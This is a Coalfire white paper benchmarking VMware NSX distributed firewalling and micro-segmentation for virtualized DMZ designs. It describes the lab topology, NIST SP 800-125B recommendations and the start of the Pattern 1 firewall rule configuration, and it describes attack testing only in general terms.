

WHITE PAPER

# VMWARE® NSX® DMZ ANYWHERE CYBERSECURITY BENCHMARK

A MICRO-AUDIT OF NSX DMZ ANYWHERE

COALFIRE CYBER ENGINEERING RESEARCH AND OPINION  
VERSION 1.0

JASON MACALLISTER | PRINCIPAL AUTHOR  
CHRIS KRUEGER | CISSP, PCI QSA

vmware®



C  A L F I R E®

North America | Europe

877.224.8077 | [info@coalfire.com](mailto:info@coalfire.com) | [Coalfire.com](https://coalfire.com)

# TABLE OF CONTENTS

<b>Executive Summary</b>	<b>3</b>
Coalfire Opinion	3
<b>Introducing DMZ Anywhere and VMware NSX</b>	<b>4</b>
VMware NSX	4
Recap of NIST Special Publication 800-125B Recommendations	6
Objectives of this Coalfire NSX Micro-Audit	7
<b>Overview of the NSX “Micro-Audit” on Effectiveness for DMZ Anywhere Threat Mitigation</b>	<b>7</b>
Network Design Patterns	9
Baseline Design Pattern	9
Pattern 1 with Distributed Firewall (DFW) and Distributed Logical Router (DLR)	12
Pattern 2 – NSX DFW, DLR, and Service Insertion Provided by Service Insertion Partner Solutions	25
Pattern 3: NSX DFW and Traffic Steering to Service Insertion Partner Solutions	34
Threat Simulation Methodology	35
Preparation and Reconnaissance	37
Exploits/Weaponization	39
<b>Validation Exercises and Findings</b>	<b>43</b>
Pattern 1 Findings	43
Pattern 2 and 3 Findings	44
Service Insertion Provided by Check Point	45
Service Insertion Provided by Palo Alto Networks	48
<b>Conclusion</b>	<b>52</b>

## EXECUTIVE SUMMARY

The efforts of this VMware NSX DMZ Anywhere (DMZ Anywhere) benchmark augment the 2016 benchmark on micro-segmentation, titled VMware NSX Micro-Segmentation Cybersecurity Benchmark – A Micro-Audit of NSX Threat Mitigation Effectiveness. To broaden the micro-segmentation capabilities identified in the previous benchmark, Coalfire Systems, Inc. (Coalfire) tested the ability to utilize VMware NSX in support of security policy enforcement, network segmentation, and network visibility requirements necessary for DMZ implementations. Furthermore, the satisfaction of these requirements support VMware DMZ Anywhere.

VMware's DMZ Anywhere concept takes DMZ security principles and decouples them from traditional physical network and compute infrastructure to maximize security and visibility in a manner that is more scalable and efficient. Coalfire's testing of how VMware enables a DMZ Anywhere architecture included the use of VMware vSphere with VMware NSX for vSphere software-defined network constructs (NSX logical switch, NSX logical router, NSX Edge Services Gateway (ESG), NSX Edge, NSX Distributed Firewall (DFW), and traffic steering with service insertion partners Palo Alto Networks, Inc. (Palo Alto Networks) and Check Point Software Technologies Ltd. (Check Point). Coalfire also examined the capabilities of VMware NSX Application Rule Manager and VMware NSX Endpoint Monitoring tools to provide visibility of the software-defined network for facilitation of policy enforcement and DFW rule creation.

## COALFIRE OPINION

The following highlights Coalfire's opinion formed from the results of the testing efforts:

1. VMware NSX DFW can provide significant and real protections against intra-segment east-west threats and in inter-segment north-south DMZ transfers between tiers of the tested Windows and Linux three-tier workloads.
2. VMware NSX capability to support network segmentation, policy-based controls, nested security group constructs, tight integration with VMware objects/meta-data, and the completeness/utility of NSX tools (Application Rule Manager and Endpoint Monitoring) satisfy NIST SP 800-125B requirements.
3. VMware NSX Application Rule Manager and Endpoint Monitoring confirm a support path for the deployment of a Zero Trust network security implementation that can be realized with NSX software-defined networking for DMZs.
4. VMware NSX service insertion and traffic steering with technology partner, Palo Alto Networks' next-generation firewall can support Layer 4 - Layer 7 threat mitigation in Layer 2 and Layer 3 DMZ designs.
5. VMware NSX service insertion and traffic steering with technology partner, Check Point's next generation firewall can support Layer 4 – Layer 7 threat mitigation in Layer 2 and Layer 3 DMZ designs.

These combined capabilities help to facilitate the security and visibility necessary for the protection of assets in a DMZ. The granularity and scalability of security control along with visibility to data flows in support of operational planning and responsiveness for the software-defined data center makes enabling a DMZ Anywhere architecture possible.

# INTRODUCING DMZ ANYWHERE AND VMWARE NSX

In computing terms, a DMZ or demilitarized zone (perimeter network) is a physical or logical subnetwork that sits between an untrusted network, such as the Internet, and an organization's trusted network. The purpose of a DMZ is to provide an additional layer of security to an organization's local area network (LAN). It acts as an intermediary that borders a trusted network and an untrusted network. The concept of a DMZ in computing terms is derived from a military definition.

In military terms, a DMZ is an area in which treaties between nations, military powers, or contending groups forbid military installations, activities, or personnel. A DMZ lies along an established frontier or boundary between two or more military powers or alliances. For the treaty to be successfully maintained, the DMZ must provide maximum security and visibility. This zone requires constant vigilance to monitor for actions that would violate the agreement.

For computer networks, a DMZ is typically secured by one or more firewalls. The placement of firewalls along the DMZ can vary, but traditionally are purposed as a sentry to control access. Most commonly, a firewall is placed between the DMZ and the untrusted network and brokers traffic into and out of the DMZ to and from the Internet as well as into and out of the trusted network from the DMZ. In some traditional configurations, an additional firewall or set of firewalls may be placed between the boundary of the DMZ and the trusted internal network zone.

The challenge with traditional methods of securing borders is that the firewall or sentry typically protects a single location along the frontier. This can leave gaps in visibility and security for the detection of intrusion and/or exfiltration attempts. Where typical DMZ protection configurations traditionally monitor the ingress and egress at the perimeters, they lack security capabilities of controlling lateral movements on the inside. This model assumes that the enemy exists only on the outside of the network. As in geopolitics, spies or infiltrators have the potential to be everywhere in the network and present a possible persistent threat to ongoing security. To successfully monitor all activities, both at the border and inside the DMZ, the security solution must be able to scale to provide boundary protections along the border as well as for every device individually in the DMZ as well as the secure network. This may present a challenge to many organizations due to the complexity and cost associated with such a deployment using traditional hardware based approaches.

A DMZ Anywhere architecture enabled by VMware NSX provides a relatively efficient and cost effective means to support a scaled-out implementation of DMZ such that maximum visibility and security can be achieved both at an organization's segmentation perimeter and through enabling application specific perimeters for each virtual device.

## VMWARE NSX

Widespread adoption of x86 virtualization technology has become the standard for modern data centers since the introduction of the VMware® Virtual Platform™ in 1999. VMware's evolution of this product through seven major revisions has brought a wealth of true data center functionality built around the core of vSphere-inspired technology.

VMware NSX is VMware's network virtualization platform and augments the powerful network virtualization platform of ESXi vSwitch and distributed vSwitch virtual networking stacks. It is designed to deliver granular security, network orchestration, and operational instrumentation with scale-out performance for legacy environments, as well as new microservices, container, and cloud architectures. The feature set of NSX includes hypervisor-resident distributed firewall, distributed logical switching, distributed router, edge gateway, virtual private networking, load-balancing, and VLAN and physical network bridging components

– all constructed to satisfy the protection of every flow inside the software-defined data center and to facilitate initial segmentation all the way to a true Zero Trust architecture.

The Zero Trust architecture was introduced by analyst firm Forrester Research as an alternative approach to IT security architecture. Conventional security models assume that everything on the inside of an organization's network can be trusted, whereas the Zero Trust model assumes the opposite: that nothing can be trusted and everything should be verified. The Zero Trust model for IT security is a principle that addresses the increased sophistication of network attacks and insider threats. Rather than simply placing firewalls at the edge of the organization's network to prevent attacks from external networks, the Zero Trust model looks at ways to better control and manage network traffic within the organization's network. The intent is that, for each system in an organizations network, trust of the underlying network is completely removed. To do this, organizations can define perimeters within the network to limit the possibility of lateral (east-west) movement of an attacker. Implementation of a Zero Trust model of IT security with traditional network security solutions designed primarily to protect the organization's edge can be costly and complex. Moreover, the lack of visibility for the organization's internal networks can slow down implementation of a Zero Trust architecture and possibly leave gaps that may only be discovered during a breach. Additionally, internal perimeters may have granularity down to a VLAN or subnet, as is common with many traditional DMZs. More current network and security technologies such as VMware NSX provide solutions that allow for centralized management of distributed and software-defined network components that can directly place security policies at the individual workload level, attached to the virtual network interface card (vNIC) of each virtual machine. This granularity of segmentation is called micro-segmentation. Intrinsic tools such as NSX Application Rule Manager and Endpoint Monitoring, CLI, traceflow, SPAN, and IPFIX are positioned to troubleshoot and monitor the infrastructure. Dynamic security policies using VMware vCenter objects and tags, OS typing, and Microsoft Active Directory roles enable robust and flexible security enforcement. Figure 1 depicts many of the network and security services available from NSX. Figure 1 depicts many of the available network and security services provided by VMware NSX.



Figure 1: NSX Network and Security Services

The key that allows NSX to make a Zero Trust model real in an actual network is its native support for micro-segmentation. Micro-segmentation is an often-misused term and is in jeopardy of becoming marketing jargon. It does have a specific definition per VMware, based on the combination of the following six capabilities:

**Distributed stateful firewalling for topology agnostic segmentation** – Reducing the attack surface within the data center perimeter through distributed stateful firewalling and [ALGs \(Application Level Gateway\)](#) on a per-workload granularity regardless of the underlying L2 network topology (i.e. possible on either logical network overlays or underlying VLANs).

**Centralized ubiquitous policy control of distributed services** – Enabling the ability to programmatically create and provision security policies through a RESTful API or integrated cloud management platform (CMP).

**Granular unit-level controls implemented by high-level policy objects** – Enabling the ability to utilize security groups for object-based policy application and creating granular application level controls not dependent on network constructs (i.e. security groups can use dynamic constructs such as OS type, VM name, or static constructs such as active directory groups, logical switches, VMs, port groups, IP sets, etc.). Each application can now have its own security perimeter without relying on VLANs. See the [DFW Policy Rules Whitepaper](#) for more information.

**Logical Network overlay-based isolation and segmentation** – Logical network overlay-based isolation and segmentation that can span across racks or data centers regardless of the underlying network hardware, enabling centrally managed multi-data center security policies with up to 16 million overlay-based segments per fabric.

**Policy-driven unit-level service insertion and traffic steering** – Enabling integration with third-party solutions for advanced IDS/IPS, application firewall, and guest introspection capabilities.

**Traffic visibility for virtualized DMZ network** – Application Rule Manager supports Zero Trust networks by allowing administrators to create rules based on analysis of the application's network traffic. Flow data is specific down to the vNIC of the virtual machine. Endpoint Monitor allows for granular analysis of network communication specific to the file, binary, or executable generating the network traffic.

These capabilities make VMware NSX an ideal candidate for a Zero Trust DMZ placed on any host and applied to any virtual machine within vCenter.

## RECAP OF NIST SPECIAL PUBLICATION 800-125B RECOMMENDATIONS

Emerging cybersecurity standards, such as those being developed by the National Institute of Standards and Technology (NIST – the U.S. federal technology agency responsible for applied standards for technology and measurement), are contributing to an emerging global consensus on information security, particularly regarding virtualized infrastructures. In NIST Special Publication 800-125B, titled [Secure Virtual Network Configuration for Virtual Machine \(VM\) Protection](#), the Institute makes four recommendations for securing virtualized workloads, found in Section 4.4 of their guidance:

**VM-FW-R1:** *In virtualized environments with VMs running delay-sensitive applications, virtual firewalls should be deployed for traffic flow control instead of physical firewalls, because in the latter case, there is latency involved in routing the virtual network traffic outside the virtualized host and back into the virtual network.*



**VM-FW-R2:** In virtualized environments with VMs running I/O intensive applications, kernel-based virtual firewalls should be deployed instead of subnet-level virtual firewalls, since kernel-based virtual firewalls perform packet processing in the kernel of the hypervisor at native hardware speeds.

**VM-FW-R3:** For both subnet-level and kernel-based virtual firewalls, it is preferable if the firewall is integrated with a virtualization management platform rather than being accessible only through a standalone console. The former will enable easier provisioning of uniform firewall rules to multiple firewall instances, thus reducing the chances of configuration errors.

**VM-FW-R4:** For both subnet-level and kernel-based virtual firewalls, it is preferable that the firewall supports rules using higher-level components or abstractions (e.g., security group) in addition to the basic 5-tuple (source/destination IP address, source/destination ports, protocol).

## OBJECTIVES OF THIS COALFIRE NSX MICRO-AUDIT

Coalfire's objective was to determine if VMware NSX can prevent east-west/north-south threats by performing a "micro-audit" using representative malware and kill-chain methods and scientifically measuring the results. Testing focused on DMZ's in a stand-alone configuration and when used in a service insertion scenario with Palo Alto Network and Check Point next generation firewalls. Coalfire's testing of VMware NSX during this "micro-audit" intends to examine the form and function of NSX to determine the following:

- Does segmentation, policy-based controls, nested service group constructs, tight integration with VMware objects/metadata, and the completeness/utility of tools (Application Rule Manager/Endpoint Monitoring) of NSX satisfy NIST SP 800-125B recommendations?
- Can NSX DMZ Anywhere provide significant and real distributed firewall protections against intra-segment east-west threats and inter-segment DMZ transfers between tiers of a multi-tier workload?
- Does the testing of NSX Application Rule Manager and Endpoint Monitoring confirm a relatively easy path to Zero Trust information security implementations that can be realized with for DMZs?
- Does third-party service insertion with Palo Alto Networks and Check Point next-generation firewalls support L4 – L7 threat mitigation in the provided L2 and L3 DMZ designs?
- Do the identified and tested capabilities of VMware NSX support the concept of NSX DMZ Anywhere.

Based on the determination of these objectives, Coalfire will render an opinion on the potential suitability of VMware NSX to deliver effective security controls to real-world legacy and emerging virtualized software-defined data centers in support of VMware's DMZ Anywhere concept.

## OVERVIEW OF THE NSX "MICRO-AUDIT" ON EFFECTIVENESS FOR DMZ ANYWHERE THREAT MITIGATION

Coalfire developed the following "micro-audit" methodology to perform testing on VMware NSX to determine answers to the objectives stated above. The output of the "micro-audit" was used for the formulation of Coalfire's opinion.

Coalfire's methodology uses a series of specific network configuration patterns that aim to be representative of likely real-world network scenarios, which are typically found in customer VMware implementations.

The test platform included a complete integration of VMware NSX 6.3.2 for vSphere on vSphere 6.5.0. The environment included service virtual machines (SVMs) enabling native and third-party network and guest introspection, Edge Services Gateway (ESG), audit logging, L2 switch integration, logical routers, distributed logical routers, logical switches, NSX DFW, NSX tools, and other features. The NSX test-bed delivered the full feature-set for the product.

The infrastructure management components for this environment included vCenter, NSX Manager, NSX Controllers, NSX Gateways, DNS Servers, directory service controllers, and such, all residing on the management and edge cluster. The NSX DFW is enabled in the hypervisor kernel as a vSphere Installation Bundle (VIB) package on all the VMware vSphere hosts that are part of the NSX domain. This includes the hosts in the compute clusters where the business application workload elements reside.

Workload virtual machines were created and placed within the organizational workload cluster. These virtual machines were created under lab conditions to provide examples of: an exploited server/workstation based on Kali Linux (used to launch threats), OpenEMR and OpenMRS (multi-tier medical records application based on Windows and Linux respectively), and Windows 2008 R2 servers. These virtual machines were templated to facilitate rapid creation and deployment of test machines to populate the network design patterns used for testing.

The OpenEMR and OpenMRS applications were chosen for this project due to the multi-tiered nature of the application, which includes a web component. Increasingly, health service organizations are providing self-service access to patients to manage their individual medical profiles. This often requires a component of the application to be available publicly to provide patient access. This access benefits the patient in many ways while at the same time potentially increasing risk to sensitive personal health information. To protect the application, DMZ's are used to isolate the publicly-facing web components of an application from the internal application processing and database components. Connections from the web component to the database component can be protected with a firewall to provide a choke point with minimal access granted necessary to support the function of the public web component. Though critical vulnerabilities were not discovered with the deployed versions of OpenEMR or OpenMRS, the presence of the web component of this application adjacent to other unrelated and vulnerable web servers in the traditional DMZ put this application at risk. The unrelated, vulnerable adjacent web server in the same DMZ can provide a foothold from which an attacker can pivot and gain access to more valuable assets. During the attacker's time in the DMZ, he or she may deploy any number of reconnaissance and attack options intended to provide the attacker with legitimate means to access an application host, gain greater access to an application data, and exfiltrate valuable information.

For each network pattern tested, a "baseline" test was performed without network security controls or introspection services enabled. The purpose of the "baseline" test was to ensure that the exploit was successful without security controls in place. This both ensured that the target was vulnerable as planned and that the target could be acquired by the attacker without the presence of intervening controls and countermeasures.

Once the "baseline" test was successful, the planned network security controls were implemented and the reconnaissance and exploit steps were again attempted. This process was repeated for each iteration of the design pattern until all design pattern testing was completed.

For each test, screenshots were gathered as evidence showing the results from the perspective of the attacker as well as generated logs and flow data from the perspective of network security solutions.



**Disclaimer:** The “micro-audit” is not intended to be a specific regulatory compliance audit or assessment against the specifics of a regulation (PCI-DSS, HIPAA, SOC, FedRAMP, CJIS, etc.), but is intended to use penetration testing (aka “exploit”) methodologies to perform actual transactions and to validate the response of NSX acting on those transactions to mitigate the security threat, while also supporting normal application traffic. By no means is Coalfire performing exhaustive testing with these exploits nor conducting a comprehensive survey of all threat types.

## NETWORK DESIGN PATTERNS

There are various architectural options for the network that exist for implementation of a DMZ Anywhere based architecture. These architectures utilize a variety of NSX constructs for the virtualized network including the use of the edge service gateway, distributed logical router, distributed firewall, and service insertion. These constructs can be deployed in varying degrees in a single vCenter implementation, multiple vCenter implementation, single or dual transit zones, and/or stretched multi-data center deployments. A key principle of the DMZ Anywhere concept is DMZs can reside on any vSphere host in any cluster in vCenter in support of enabling DMZ level security for any virtual machine on the cluster. How the NSX constructs are utilized to support an organization’s architecture will be guided by each organization’s specific requirements. The architecture options range from simply using NSX DFW and traffic steering with service insertion for advanced inspection services to combining NSX DFW, traffic steering and service insertion with multiple transit zones utilizing separate NSX Edge Services Gateways and NSX Distributed Logical Routers to further segment the network. As tested by Coalfire, the foundational elements of DMZ Anywhere, including micro-segmentation provided by the NSX DFW and traffic steering with service insertion, are applicable to a broad spectrum of architectures supported by VMware.

The network design patterns used for testing a DMZ Anywhere architecture represent actual network configurations that are likely to be used in real-world deployment scenarios. The test cases used for this project and aligned with these network design patterns should be consistent with variations in design depending on each organization’s individual requirements.

### Baseline Design Pattern

This pattern was used to validate, without security controls, the effectiveness of the planned steps in the kill-chain methodology. The kill-chain methodology describes the sequential steps an attacker typically takes starting with reconnaissance and ending with actions taken against a target or targets on the network. While the baseline pattern did make use of the distributed logical router to separate application tiers (web, application, and database) into separate network segments, the network was open without restriction between segments. The NSX ESG provides centralized firewalling policy at the L3 boundary as well as L3 adjacencies from virtual to physical machines. Figure 2 illustrates the baseline pattern.




Figure 2: Baseline Pattern

The figures that follow show the configuration of the web, application, and database tiers. Each respective tier is supported by a distributed logical router with a logical switch supplying virtual wires for the connected virtual machine. The virtual machines are placed on a virtual overlay network and assigned as a member of the respective VXLAN. Also noteworthy is that the logical switch for each of the segments, including the web (DMZ) segment, is distributed among the same hosts in the cluster and services by the same vCenter per the design shown in Figure 2. This distribution supports the concept of DMZ Anywhere and is especially important to the testing in this project. The workload virtual machines that make up the web tier (Web-Tier-01), application tier (App-Tier-01), and database tier (DB-Tier-01) were used for testing the efficacy of the controls in patterns one and two illustrated later in this document. The web tier includes the compromised virtual machine named “Kali-Linux,” which is the source of the kill-chain methodology execution used for testing.

The web tier is represented in this lab environment by VXLAN Segment ID 7002 with web tier assets being statically assigned IP addresses from the NSX distributed logical router provided 10.0.1.0/24 subnet. The application tier is represented in this lab environment VXLAN Segment ID 7001 with application tier assets being statically assigned IP addresses from the NSX distributed logical router provided 10.0.2.0/24 subnet. The database tier is represented in this lab environment by VXLAN Segment ID 7003 with database tier assets being statically assigned IP addresses from the NSX distributed logical router provided 10.0.3.0/24 subnet.

**Web-Tier-01 Summary:**

- ID: universalw ire-3
- Description:
- Transport Zone: Universal-Transport-Zone
- Active VMs/Total Hosts: 4 / 5
- Connected VMs: 6
- NSX Edges: 0
- Tenant: virtual wire tenant

**Web-Tier-01 Related Objects - Hosts:**

Name	State	NIC ...	VM ...	Status
iadex03.corp.elasticskycorp.com	Connected	1	1	✓ Normal
iadex01.corp.elasticskycorp.com	Connected	1	3	✓ Normal
iadex04.corp.elasticskycorp.com	Connected	1	0	✓ Normal
iadex05.corp.elasticskycorp.com	Connected	1	1	✓ Normal
iadex02.corp.elasticskycorp.com	Connected	1	1	✓ Normal

**Web-Tier-01 Related Objects - Virtual Machines:**

Name	Host	State	Con...	Tota...	Status
iadwinweb01	iadex02.corp.elasticskycorp.com	Powered On	1	1	✓ Normal
iadwinweb02	iadex05.corp.elasticskycorp.com	Powered On	1	1	✓ Normal
Kali-Linux	iadex01.corp.elasticskycorp.com	Powered On	1	1	✓ Normal
iadwin01	iadex01.corp.elasticskycorp.com	Powered On	1	1	✓ Normal
iademr2-web-01a	iadex01.corp.elasticskycorp.com	Powered On	1	1	✓ Normal
iademr-web-01a	iadex03.corp.elasticskycorp.com	Powered On	1	1	✓ Normal

Figure 3: Web Tier Basic Network Configuration

**App-Tier-01 Summary:**

- ID: universalw ire-2
- Description:
- Transport Zone: Universal-Transport-Zone
- Active VMs/Total Hosts: 1 / 5
- Connected VMs: 1
- NSX Edges: 0
- Tenant: virtual wire tenant

**App-Tier-01 Related Objects - Hosts:**

Name	State	NIC ...	VM ...	Status
iadex03.corp.elasticskycorp.com	Connected	1	0	✓ Normal
iadex01.corp.elasticskycorp.com	Connected	1	1	✓ Normal
iadex04.corp.elasticskycorp.com	Connected	1	0	✓ Normal
iadex05.corp.elasticskycorp.com	Connected	1	0	✓ Normal
iadex02.corp.elasticskycorp.com	Connected	1	0	✓ Normal

**App-Tier-01 Related Objects - Virtual Machines:**

Name	Host	State	Con...	Tota...	Status
iadwinapp03	iadex01.corp.elasticskycorp.com	Powered On	1	1	✓ Normal

Figure 4: Application Tier Basic Network Configuration




Figure 5: Database Tier Basic Network Configuration

Windows and Linux-based servers make up the virtual machines in the environment. The two applications in the environment, OpenMRS and OpenEMR, are purposed for use in the health services field for managing patient medical records. The installation of the applications was basic with minimal dummy data provided for testing. Additional servers were placed in various segments throughout the environment to represent additional applications or services that may exist in a normal business environment.

The Windows and Linux built-in host-based firewalls have been configured to trust communication from internal hosts on the network. The purpose of this was to allow testing to focus primarily on the showcased solution for this project.

## Pattern 1 with Distributed Firewall (DFW) and Distributed Logical Router (DLR)

As in the control pattern, the distributed logical router places each of the tiers (web, application, and database) onto their own network. Pattern 1, show in Figure 6, adds the NSX DFW to the workloads in each of the segments. The NSX DFW is configured to block communication between adjacent assets on each tier. For example, each web server on the web tier is unable to communicate with adjacent web servers on the same tier. This is accomplished by design with the DFW policy set to restrict communication. Communication is allowed across tiers going from web to application and application to database, for instance, with specific ports permitted necessary to support the application's designed function.




Figure 6: Pattern 1 - Distributed Firewall and Distributed Logical Router

The following narrative and figures describe the configuration of the DFW with the associated rules to support the design pattern. The DFW design for OpenEMR is being used as an example; however, similar rulesets can be created for each application uniquely. For OpenEMR, the rules were primarily created using Application Rule Manager. The use of Application Rule Manager will be discussed in greater detail later in this report.

Servers were organized into security groups, shown in Figure 7, representing the server function for the application and named per function: Web, App, and DB. The security groups were constructed in such a way to support dynamic membership of virtual machines. This helps to ensure coverage of security policies for new virtual machines that meet the criteria for inclusion. In the case of this implementation, the naming convention for the virtual machines dictated the inclusion of the server in the security group. The Kali-Linux server was an exception for the Web security group and was added manually for testing purposes.




Figure 7: NSX Network Security Groups

This allowed security policies to be created and applied to all members of the associated security group. In support of the design, explicit rules were created to block traffic between the virtual machines within a common security group. As an example, there is a policy to block any service from web to web and is applied to the DFW. A similar rule is created for the application tier and for the database tier. This is illustrated in Figure 6, with the stop sign and the red arrows indicating that communication between the servers in a single tier is denied. Figure 8 shows the firewall rule set as created in the NSX management console. In this example, an explicit policy was used to illustrate the ability to block communication to adjacent members of the same security group and applied to the application rule set. It is also possible that an overarching default deny all policy could have been set to accomplish the same objective.

Priority	Rule Name	Priority	Source	Destination	Service	Action	DFW
3	ClientToWeb	1014	Jumpbox	Web	HTTP, SSH	Allow	Distributed Firewall
4	WebToDB	1013	Web	DB	HTTP, HTTPS, MySQL	Allow	Distributed Firewall
5	WebToApp	1035	Web	App	HTTP, HTTPS	Allow	Distributed Firewall
